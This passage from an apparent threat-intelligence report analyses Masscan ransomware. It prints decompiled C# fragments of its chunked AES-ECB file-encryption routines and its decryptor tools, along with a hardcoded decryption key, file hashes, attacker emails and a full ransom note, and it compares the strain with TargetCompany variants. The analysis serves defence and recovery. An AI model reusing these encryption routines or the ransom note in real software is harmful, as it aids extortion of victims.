If a file is larger than 1GB, the file should then be categorized to assess if it is greater than or equal to 100GB, and encryption is performed accordingly.

• **Figure 59** Categorized by File Size

```
public static void AESWriteByteToOldFile_F(string fileName, string Key, string recoverFile)
{
    using (FileStream fileStream = new FileStream(fileName, FileMode.OpenOrCreate,
      FileAccess.ReadWrite))
    {
        using (BufferedStream bufferedStream = new BufferedStream(fileStream))
        {
            long num = bufferedStream.Length / 1048576L;
            if (num >= 102400L)
            {
                FileHelper.AESWriteByteToOldFile_FD(fileStream, bufferedStream, recoverFile, num, Key);
            }
            else
            {
                FileHelper.AESWriteByteToOldFile_FA(fileStream, bufferedStream, recoverFile, num, Key);
```

If a file is larger than 100GB, the file data will be read in units of 1MB. File data are encrypted up to 50GB, and from 50GB onwards, the encryption should proceed if the count value %2 is 0 (every odd round) in units of 1MB. Even numbered rounds are not encrypted. In addition, the data is created as a separate file with a string of extension "-Recover.Recover", which encodes count value and base64 in a string.

- Original file: test.zip
- Encrypted file: test.zip.masscan-R-AAAAAAAA
- Recover file: test.zip.masscan-R-AAAAAAAA-Recover.Recover

• **Figure 60** If larger than 100GB

```
public static void AESWriteByteToOldFile_FD(FileStream fs, BufferedStream bufferedStream, string recoverFile, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    while (bufferedStream.Read(array, 0, 1048576) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num >= Count)
        {
            break;
        }
        if (num % 2L == 0L || num < 51200L)
        {
            string contents = num.ToString() + ";" + Convert.ToBase64String(array);
            File.WriteAllText(recoverFile, contents);
            byte[] array2 = EncryptHelper.smethod_5(array, Key);
            fs.Write(array2, 0, array2.Length);
        }
        num += 1L;
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
```

If a file is smaller than 100GB, it should be encrypted in AES ECB (no padding) mode in units of 1MB, and a separate recovery file is generated.

• **Figure 61** If less than 100GB

```
public static void AESWriteByteToOldFile_FA(FileStream fs, BufferedStream bufferedStream, string recoverFile, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    while (bufferedStream.Read(array, 0, 1048576) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num >= Count)
        {
            break;
        }
        string contents = num.ToString() + ";" + Convert.ToBase64String(array);
        File.WriteAllText(recoverFile, contents);
        byte[] array2 = EncryptHelper.smethod_5(array, Key);
        fs.Write(array2, 0, array2.Length);
        num += 1L;
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
```

For files which are not related to DB or compression, the encryption method used in Type-F is employed. However, as above, the file with the "-Recover.Recover" extension would be looked up, and the value of the array would be encoded in Base64 and stored as a separate file.

• **Table 11** Encryption Method of Other Files (Type-R)

File Size		Encryption method
Exceeding 50MB	Exceeding 51 MB	1. Addition of extension 2. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in file "-Recover.Recover" file in every encryption round 3. For odd numbered rounds, AES ECB (no padding) mode encryption in every 1MB 4. For even numbered rounds, only byte exchange routine of part of 1MB data would occur
Less than 1GB	More than 50MB and less than 51MB	1. Addition of extension 2. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in file "-recover.recover" file in every encryption round 3. AES ECB (no padding) mode encryption in every 1MB, up to 25MB 4. From 25MB onwards, odd numbered rounds are encrypted 5. Even numbered rounds proceed with byte exchange routine
Less than 50MB		1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

• **Figure 62** If the file size is 51MB or more

```
public static void AESWriteByteToOldFile_FB(FileStream fs, BufferedStream bufferedStream, string recoverFile, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    int count;
    while ((count = bufferedStream.Read(array, 0, 1048576)) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num >= Count)
        {
            break;
        }
        string contents = num.ToString() + ";" + Convert.ToBase64String(array);
        File.WriteAllText(recoverFile, contents);
        if (num % 2L == 0L)
        {
            byte[] array2 = EncryptHelper.smethod_5(array, Key);
            fs.Write(array2, 0, array2.Length);
        }
        else
        {
            byte b = array[19930];
            array[19930] = array[3550];
            array[3550] = b;
```

C. Type-G

• **Table 12** Analysis File Information

File Name	EnCrypt.exe
SHA256	9ce03d5b45420223c3a0d6f1ccfb13709518170a0c5ce798494c04207ec99436
File Size	156.00 KB (159744 bytes)

Type-G ransomwares change file extensions to ".masscan-G-Personal Identification ID". The "G" character exists within the ransomware, and other values of the variables are the same as Type-F ransomwares. Similar to Type-R ransomwares, the files with ".Recover" are excluded from encryption.

• **Figure 63** Assignment of Strings for Encryption (Type-G)

```
this.string_0 = FileHelper.AppSettingValue("RECOVERY INFORMATION !!!");
this.string_1 = this.method_2();
string publicKey = FileHelper.AppSettingValue("publicKey");
string key = FileHelper.AppSettingValue("settingKey");
this.string_4 = Guid.NewGuid().ToString().Substring(0, 8);
this.string_2 = FileHelper.AppSettingValue("Extension");
this.string_5 = this.string_2 + "-G-" + this.string_4;
this.string_3 = FileHelper.AppSettingValue("ID") + this.string_4;
this.byte_0 = EncryptHelper.smethod_5(EncryptHelper.RsaEncrypt(publicKey, this.string_1 + ";" + this.string_3), key);
FileInfo[] files = new DirectoryInfo(Environment.CurrentDirectory).GetFiles("*.config", SearchOption.TopDirectoryOnly)
```

Encryption method is identical to Type-R. For Type-G, however, there is a difference in the method of creating a recovery file. First, check whether there is a file that includes encryption extension if the file includes a sub-file which includes "-Recover" strings (for Type-R, "-Recover. Recover"). If none is found, the file is encrypted.

• **Figure 64** Searching of Extensions Subject to Encryption

```
if (fileInfo_0 != null)
{
    if (!fileInfo_0.Name.Contains("RECOVERY INFORMATION !!!.txt"))
    {
        if (!fileInfo_0.IsReadOnly)
        {
            string key = this.string_1;
            byte[] b = this.byte_0;
            if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 1048576.0)
            {
                string text = fileInfo_0.FullName + "." + this.string_5;
                if (File.Exists(text))
                {
                    return;
                }
                string text2 = text + "-Recover";
                if (File.Exists(text2))
                {
                    return;
                }
                fileInfo_0.MoveTo(text);
                FileHelper.AESWriteByteToOldFile_F(text, this.string_1, text2);
```

The file encryption method as per the extension of Type-G ransomware is as below. The encryption method of DB and compression files is the same as those of Type-R ransomware, but there is a slight difference in the generation of recovery file. Other encryption methods are similar to Type-F.

• **Table 13** How to Encrypt DB and Compression-Related Extension Files (Type-G)

File Size		Encryption method
Exceeding 1GB	Exceeding 50 GB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB, up to 25MB 3. From 25MB onwards, only odd numbered rounds are encrypted 4. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in "-Recover.{num}.Recover" file in every encryption round
	Less than 50GB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB 3. Write {Round Count + ";" + Base64 Encoded Encryption Destination Array} in "-Recover.{num}.Recover" file in every encryption round
Less than 1GB		1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

• **Table 14** Encryption Method of Other Files (Type-G)

File Size		Encryption method
Exceeding 50MB	Exceeding 51 MB	1. Addition of extension 2. For odd numbered rounds, AES ECB (no padding) mode encryption in every 1MB 3. For even numbered rounds, only byte exchange routine of part of 1MB data would occur
	More than 50MB and less than 51MB	1. Addition of extension 2. AES ECB (no padding) mode encryption in every 1MB, up to 25MB 3. From 25MB onwards, odd numbered rounds are encrypted 4. Even numbered rounds proceed with byte exchange routine
Less than 50MB		1. Writing of file encryption key at the start of the file 2. AES ECB mode encryption of entire file data 3. Addition of extension

The difference with Type-R is in the process of creating a recovery file. Type-G ransomware also creates count values for the data and an array of encryption targets encoded in Base64 as a separate file. However, there is a difference in the file name. Type-G ransomware has an extension of "-Recover.{count value}.Create a Recover". However, the recovery file generated is also deleted while executing the ransomware; hence, the file appears to have been created for a test purpose.

- Original file: test.zip
- Encrypted file: test.zip.masscan-R-AAAAAAAA
- Recover file: test.zip.masscan-R-AAAAAAAA-Recover.{count value}.Recover

• **Figure 65** Recover file creation process for Type-G ransomware

```
public static void AESWriteByteToOldFile_FD(FileStream fs, BufferedStream bufferedStream, string recoverFile, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    string text = "";
    string path = "";
    while (bufferedStream.Read(array, 0, 1048576) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num >= Count)
        {
            break;
        }
        if (num % 2L == 0L || num < 25600L)
        {
            text = recoverFile + "." + string.Format("{0}", num) + ".Recover";
            string contents = num.ToString() + ";" + Convert.ToBase64String(array);
            File.WriteAllText(text, contents);
            if (File.Exists(path))
            {
                File.Delete(path);
            }
            path = text;
            byte[] array2 = EncryptHelper.smethod_5(array, Key);
            fs.Write(array2, 0, array2.Length);
        }
        num += 1L;
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
    }
    if (File.Exists(text))
    {
        File.Delete(text);
```

3. Analysis of Ransomware Decryptor

While collecting files related to Masscan ransomware, two files that are deemed to have been used as decryption tools for Type-F and Type-G ransomware were obtained. Encrypted systems cannot be recovered with decryption tools alone because, due to the way ransomware works, decryption tools also require a separate file (setting.asd) which contains key information for decryption. In a separate file, Base64 encoding, AES encrypted decryption keys, and infected file extensions are included. These are used for file decryption after decrypting AES keys that exist within the decryption tool.

As a result of understanding the separate file configuration through decryption tool analysis, it is likely to take the following format.

• **Table 15** Configuration of setting.asd

```
{Base64 encoding (AES encryption (file encryption key)} + ";" + "Infection file extension"
```


When encrypting the system, the attacker adds a combination of ransomware identification ID and personal identification ID to the ransom note. They also write values that encrypt the file encryption key at the top of the infected file. Upon payment of recovery costs, the attacker is likely to release the decryption tool by creating a separate file as a decryption information, whilst using their personal key. However, it is unclear whether the AES key value in the decryption tool would be identical to the AES key used by ransomware to encrypt the file encryption key.

- Decryption Tool Internal Hard-Coded AES Key: ASDHIHDFASDHIHDFASDHIHDFASDHIHDF

The process of overall operation of decryption tool searches the files with 'infected file extensions'. By going through the same encryption method, it decrypts the file data.

The format of decryption is also in GUI. When executed, it dictates the path for decryption.

• **Figure 66** Decryption Tool Execution Page



A. Type-F Decryption Tool

• **Table 16** Analysis File Information

File Name	DeEnCrypt.exe
SHA256	3fa5c65f75d86840aa2f0a9f4c971715de792200f26b5a2a418b1c5eeb97bf91
File Size	147.50 KB (151040 bytes)

When running a decryption tool, the tool reads the file data after searching for "setting.asd" in the path. Subsequently, the file is divided into ";". Once the previous data is decoded in Base64, it is used as a file decryption key, and the data after the ";" is used to search for infected files with an encrypted file extension name.

AEC decryption is carried out by using the AES key which is created by cojoining "ASDHIHDF" strings four times and which is stored within the program that decrypts AES. The decryption uses AES ECB (no padding) mode.

- AES Key: ASDHIHDFASDHIHDFASDHIHDFASDHIHDF


• **Figure 67** Hardcoded AES key value

```
static Form1()
{
    Class5.DnujNv1zceY99();
    Form1.string_2 = "ASDHIHDF";
```

• **Figure 68** Search and Decryption of the setting.asd file

```
private void uqiNrafgl()
{
    string path = Environment.CurrentDirectory + "//setting.asd";
    string @string = Encoding.UTF8.GetString(File.ReadAllBytes(path));
    this.string_1 = @string.Split(new char[]
    {
        ';'
    })[1];
    this.string_0 = DEncryptHelper.smethod_6(@string.Split(new char[]
    {
        ';'
    })[0], Form1.string_2 + Form1.string_2 + Form1.string_2 + Form1.string_2)
```

• **Figure 69** AES Decryption with keys generated within the decryption tool



```
150     public static string smethod_6(string Data, string Key)
151     {
152         if (string.IsNullOrEmpty(Data))
153         {
154             return null;
155         }
156         byte[] array = Convert.FromBase64String(Data);
157         byte[] bytes = new RijndaelManaged
158         {
159             Key = Encoding.UTF8.GetBytes(Key),
160             Mode = CipherMode.ECB,
161             Padding = PaddingMode.None
162         }.CreateDecryptor().TransformFinalBlock(array, 0, array.Length);
163         return Encoding.UTF8.GetString(bytes);
164     }
```


100 %

Locals

Name	Value	Type
Data	"[redacted]"	string
Key	"ASDHIHDFASDHIHDFASDHIHDFASDHIHDF"	string
array	{byte[0x00000060]}	byte[]
bytes	null	byte[]

The decryption tool navigates the folder and searches for a file with an extension of the value of “this.string_1”. The value of this variable is the extension name of the encrypted file read from the "setting.asd" file. After searching for the encrypted file, the extension will be divided with “-“ and make sure it is in three parts and the middle letter is "F". Then, depending on the extension’s relevance to DB, a decryption process will take place, similar to the method that the ransomware compared extensions, and the process is similar to the ransomware’s encryption method.

• **Figure 70** Searching Encrypted Files



```
foreach (FileInfo fileInfo in directoryInfo.GetFiles("*." + this.string_1, SearchOption.TopDirectoryOnly))
{
    string[] array = Path.GetExtension(fileInfo.ToString()).Split(new char[]
    {
        '-'
    });
    if (array != null && array.Length > 2 && array[1] == "F")
    {
        string extension = Path.GetExtension(fileInfo.FullName.Substring(0, fileInfo.FullName.LastIndexOf(".")));
        if (!string.IsNullOrEmpty(extension) && (this.method_0().Contains(extension) || this.method_0().Contains
          (extension.ToUpper())))
```

If the target file name does not contain the string “setting.txt” (the reason for browsing the setting.txt file is unknown), the recovery process will take place unless the file is read-only. The recovery of the encrypted file would proceed according to file size. However, encryption is performed from the first 512 (0x100) bytes. This is to exclude the file encryption key information from the RSA 2048 public key encryption and the AES encrypted value of 0x100 bytes. After excluding the encryption extension from the encrypted file, the decrypted values are used from the file generated from the file name. The currently encrypted files are deleted.

• **Figure 71** Bytes of 512 (0x100) storing encryption information excluded from decryption

```
public static bool DESModelBWriteFile(string fileName, string newFile, string Key)
{
    bool result;
    try
    {
        byte[] array = File.ReadAllBytes(fileName);
        using (FileStream fileStream = new FileStream(newFile, FileMode.OpenOrCreate, FileAccess.ReadWrite))
        {
            byte[] array2 = new byte[array.Length - 512];
            MemoryStream memoryStream = new MemoryStream(array);
            memoryStream.Seek(512L, SeekOrigin.Begin);
            memoryStream.Read(array2, 0, array2.Length);
            memoryStream.Close();
            byte[] array3 = DEncryptHelper.AESMoedlBDecrypt(array2, Key);
            fileStream.Write(array3, 0, array3.Length);
```

There is also a difference between the methods to delete encryption files. When decrypting large-sized files, the extension is changed immediately without creating a new file using the MoveTo function. When decrypting small-sized files, the decrypted data is written after creating a new file, and the existing encrypted files are deleted. This is deemed to be the purpose of managing the system’s capacity and slowness that occurs in the process of creating and deleting new files when the file size is large.

• **Figure 72** How to change the extension if the file size is large (change the existing file extension)

```
if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 1048576.0)
{
    string text = fileInfo_0.Directory.FullName + "/" + fileInfo_0.ToString().Substring(0, fileInfo_0.ToString
      ().LastIndexOf("."));
    if (File.Exists(text))
    {
        return;
    }
    if (FileHelper.DESWriteByteToOldFile_F(fileInfo_0.FullName, this.string_0))
    {
        fileInfo_0.MoveTo(text);
    }
```

• **Figure 73** How to change extension if file size is small (create new file and delete existing file)

```
else
{
    string text2 = fileInfo_0.Directory.FullName + "/" + fileInfo_0.ToString().Substring(0, fileInfo_0.ToString
      ().LastIndexOf("."));
    if (FileHelper.DESModelBWriteFile(fileInfo_0.Directory.FullName + "/" + fileInfo_0.ToString(), text2,
      this.string_0))
    {
        if (File.Exists(fileInfo_0.Directory.FullName + "/" + fileInfo_0.Name))
        {
            File.Delete(fileInfo_0.Directory.FullName + "/" + fileInfo_0.Name);
        }
    }
    else if (File.Exists(text2))
    {
        File.Delete(text2);
```

B. Type-G Decryption Tool

• **Table 17** Analysis File Information

File Name	DeEnCrypt.exe
SHA256	b261ad1814cbf85df917a306e999c7b274c0f47f88e46ea63220a48a246ba883
File Size	149.00 KB (152576 bytes)

A process that navigates the files with ".Recover" (whose entire operation process is similar to Type-F decryption tool) was added for Type-G decryption tools. It also checks whether "G" letter exists before or after "-".

If the "Recover" file exists, a decryption routine is carried out, along with encrypted files.

• **Figure 74** Searching Encrypted Files

```
FileInfo[] files3 = directoryInfo.GetFiles("*.Recover", SearchOption.TopDirectoryOnly);
foreach (FileInfo fileInfo2 in directoryInfo.GetFiles("*." + this.string_1, SearchOption.TopDirectoryOnly))
{
    string extension3 = Path.GetExtension(fileInfo2.ToString());
    if (!extension3.Contains(".Recover"))
    {
        string[] array3 = extension3.Split(new char[]
        {
            '-'
        });
        if (array3 != null && array3.Length > 2 && array3[1] == "G")
        {
            string extension4 = Path.GetExtension(fileInfo2.FullName.Substring(0, fileInfo2.FullName.LastIndexOf(".")));
            if (!string.IsNullOrEmpty(extension4) && (this.method_0().Contains(extension4) || this.method_0().Contains
      (extension4.ToUpper())))
            {
                this.method_3(fileInfo2, files3);
```

The same routine that Type-G ransomware used in file encryption (in which Base64 encodes the count values and strings to be encrypted and saves it in a separate recovery file) was also applied to decryption tools. All recovery files were deleted afterwards.

• **Figure 75** Data decryption process using recovery files (1)

```
if (Math.Ceiling((double)fileInfo_0.Length / 1024.0) > 1048576.0)
{
    string text = fileInfo_0.Directory.FullName + "/" + fileInfo_0.ToString().Substring(0, fileInfo_0.ToString().LastIndexOf("."));
    if (File.Exists(text))
    {
        return;
    }
    string recoverFile = "";
    int num = 0;
    int num2 = 0;
    foreach (FileInfo fileInfo in fileInfo_1)
    {
        if (fileInfo.Length != 0L)
        {
            string text2 = fileInfo.FullName.Substring(0, fileInfo.FullName.LastIndexOf("."));
            if (text2.Substring(0, text2.LastIndexOf(".")) == fileInfo_0.FullName + "-Recover" && int.TryParse(text2.Substring(text2.LastIndexOf
              (".") + 1, text2.Length - text2.LastIndexOf(".") - 1), out num) && num2 < num)
            {
                recoverFile = fileInfo.FullName;
                num2 = num;
            }
        }
    }
    if (FileHelper.DESWriteByteToOldFile_F(fileInfo_0.FullName, this.string_0, recoverFile))
    {
        fileInfo_0.MoveTo(text);
```

• **Figure 76** Data decryption process using recovery files (2)

```
public static void DESWriteByteToOldFile_FD(FileStream fs, BufferedStream bufferedStream, string recoverFile, long Count, string Key)
{
    byte[] array = new byte[1048576];
    long num = 0L;
    long num2 = -1L;
    byte[] array2 = new byte[1048576];
    if (File.Exists(recoverFile))
    {
        string[] array3 = File.ReadAllText(recoverFile).Split(new char[]
        {
            ';'
        });
        num2 = long.Parse(array3[0]);
        array2 = Convert.FromBase64String(array3[1]);
    }
    while (bufferedStream.Read(array, 0, 1048576) > 0)
    {
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
        if (num == num2)
        {
            fs.Write(array2, 0, array2.Length);
            num += 1L;
            fs.Seek(num * 1048576L, SeekOrigin.Begin);
            return;
        }
        if (num >= Count)
        {
            return;
        }
        if (num % 2L == 0L || num < 25600L)
        {
            byte[] array4 = DEncryptHelper.smethod_7(array, Key);
            fs.Write(array4, 0, array4.Length);
        }
        num += 1L;
        fs.Seek(num * 1048576L, SeekOrigin.Begin);
```

The Type-G decryption tool detects “RECOVERY INFORMATION!!!.txt” in the path targeted for decryption. If the ransom note exists, it will be deleted. The Type-F decryption tool does not have the function to delete ransom notes.

• **Figure 77** Deletion of Ransom Note

```
if (File.Exists(string_3 + "/RECOVERY INFORMATION !!!.txt"))
{
    File.Delete(string_3 + "/RECOVERY INFORMATION !!!.txt");
}
```

4. Comparison to Existing Ransomwares

Masscan ransomware began to be distributed in the summer of 2022, and very little information has become available. Some regard this ransomware as a variant of TargetCompany ransomware (Mallox ransomware).

TargetCompany ransomware began to be distributed in mid-2021. It distributes ransomwares to domestic and international SQL DB servers. Numerous variants are appearing at a rapid rate and there are more than ten variants which currently exist. Particularly, according to one domestic vaccine company in September 2022, FARGO ransomware, a variant of TargetCompany ransomware, is being distributed to vulnerable MS-SQL servers[12].

Masscan ransomware and TargetCompany ransomware variants are distributed to SQL servers. The notable similarities are the infiltration tools, extension structures, and ransom notes. Crucially, however, the key encryption methods are different. In case of Masscan ransomware, extension information, public key, and symmetric key are stored within the config file, and AES encryption is performed through randomly generated GUID values. However, the variants of TargetCompany ransomware use a method, for file encryption, that combines chacha20, Curve25519, and AES algorithms. In addition, the key storage method, the folders and files excluded from encryption, and the execution method of commands to prevent extensions and system restoration are different[13] .

It is premature to state that Masscan ransomware is a variant of TargetCompany ransomware given the different operation methods and complexities of both ransomwares, as well as the completeness of the ransomware codes. It is thought that the Masscan attacker has copied parts of TargetCompany ransomware, which is being actively distributed. This chapter will examine the characteristics of TargetCompany, which was copied by Masscan ransomware.

12 https://asec.ahnlab.com/ko/38849/

13 https://decoded.avast.io/threatresearch/decrypted-targetcompany-ransomware/

A. Attacking tools used for initial infiltration

As discussed in Chapter 3, "Analysis of the Tools and Functions Used in Attacks", it was determined that the attacker used AnyDesk tools for remote access when spreading Masscan ransomware. The use of AnyDesk tools for remote control when infiltrating the damaged system is a method used by a number of ransomware attackers, including AvosLocker ransomware[14], Conti ransomware, and Hive ransomware[15]. The files related to AnyDesk were found to exist on the C2 server (91.243.44[.]142, Seychelles), which was used to distribute additional attack payloads related to TargetCompany variants[16].

• **Figure 78** AnyDesk program in Target Company C2

B. Extension

Masscan ransomware found in Korea so far changes its extensions to three types (F, R, and G). The "MASSCAN" string is included in the config file, which is in the same path as the one used in executing ransomware, and "-F-"exists within the ransomware file. The last string is the first eight characters of the GUID which are randomly generated at the time of execution of ransomware.

14 https://news.sophos.com/en-us/2021/12/22/avos-locker-remotely-accesses-boxes-even-running-in-safe-mode/

15 https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/ransomware-hive-conti-avoslocker

16 https://twitter.com/th3_protoCOL/status/1503825505040023554?s=20&t=Te-LKsijMxPKpeCY0puSPQ

TargetCompany ransomware rapidly mutates and creates variants. The extensions known to date are as below, of which the acookies and consultraskey variants use the same type of extension as the Masscan ransomware.

• **Table 18** Extensions used by TargetCompany variants

.devicZz	.avast	.exploit	.herrco	.maxoll-ID	.bozon3
.consultransom	.explus	.architek	.artiis	.consultraskey-ID	.acookies-XXXXX
.mallox	.carone	.brg	.bozon	.elmorenolan29	FARGO

A total of five types of TargetCompany variants, which ahve a similar file name format to Masscan ransomwares, were identified, and the information was verified through a file recovery website[17] in China. No other sources could be found, and considering the date of distribution of ransomware and the posting, it is estimated that the type of ransomware has been distributed to China since May 2022.

- (2022.05) acookies-S-XXXXXX
- (2022.08) acookies-F-XXXXXX
- (2022.07) consultraskey-F-XXXXXXX
- (2022.07) consultraskey-R-XXXXXXX
- (2022.08) consultraskey-G-XXXXXXX

Upon analyzing files that are allegedly infected with consultraskey-F/R, acookies-F, it was confirmed that the files were collected in China in the second half of 2022 where Masscan ransomwares were distributed.

• **Table 19** Relevant Ransomeware Infected File Analysis Results

Date of collection	Country	File Name	Type of ransomware
2022.07.14	China	-8480238287420439349.consultraskey-F-726becb4	consultraskey-F
2022.07.28	China	城关小学.xls.consultraskey-R-cee1cf1a	consultraskey-R
2022.08.17	China	加密后的.txt.acookies-F-e9777834	acookies-F

17 http://www.91huifu.com/cases/104.html

C. Ransom note

Masscan ransomware contains its ransom note data within the config file. The ransom note file name is contained in the ransomware itself, and the values that will be entered in the last ID combines the ID values within the config file and randomly generated GUID values. After checking the ransom note that we collected from Masscan, the ID values in the config file were created by combining the date of the distribution or creation of the ransomware and random strings.

Upon comparing the ransom notes using Consultraskey and Acookies ransomwares (which uses similar extensions to Masscan), the ransom note data were different. However, both groups of ransomwares would use the same names of ransom notes, domains of the attacker emails, and ID configuration values.

• **Table 20** Masscan Ransom Note Analysis Results

Masscan ransomware	
Ransom note name	RECOVERY INFORMATION !!!.txt
Composition of ID value	DATE+ID+GUID value - 07082022WZVH9dgW050acc58 - 17072022X9iNzlcBe331b59d
Attacker Emails	masscan@tutanota.com, masscan@onionmail.com

• **Table 21** Consultraskey Ransom Note Analysis Results

Consultraskey ransomware	
Ransom note name	RECOVERY INFORMATION !!!.txt
Composition of ID value	DATE+ID+GUID value - 17052022DWZ202VP4158b9cf
Attacker Emails	consult.raskey@tutanota.com, consult.raskey@onionmail.org

• **Table 22** Acookies Ransom Note Analysis Results

Acookies ransomware	
Ransom note name	RECOVERY INFORMATION !!!.txt
Composition of ID value	DATE+ID+GUID value - 16052022UFxfxS3T0d5c8002
Attacker Emails	acookies@tutanota.com, acookies@onionmail.org


• **Figure 79** Ransom Note (Consultraskey)

```
YOUR FILES ARE ENCRYPTED !!!

TO DECRYPT, FOLLOW THE INSTRUCTIONS:

To recover data you need decrypt tool.

To get the decrypt tool you should:

1.In the letter include your personal ID! Send me this ID in your first email to me!
2.We can give you free test for decrypt few files (NOT VALUE) and assign the price for decryption all files!
3.After we send you instruction how to pay for decrypt tool and after payment you will receive a decryption tool!
4.We can decrypt few files in quality the evidence that we have the decoder.
5.Your key is only kept for seven days beyond which it will never be decrypted!
6.Do not rename, do not use third-party software or the data will be permanently damaged!
7.Do not run any programs after the computer is encrypted. It may cause program damage!
8.If you delete any encrypted files from the current computer, you may not be able to decrypt them!


CONTACT US:
consult.raskey@tutanota.com
If no response is received within 12 hours contact: consult.raskey@onionmail.org

ID:17052022DWZ202VP4158b9cf
```

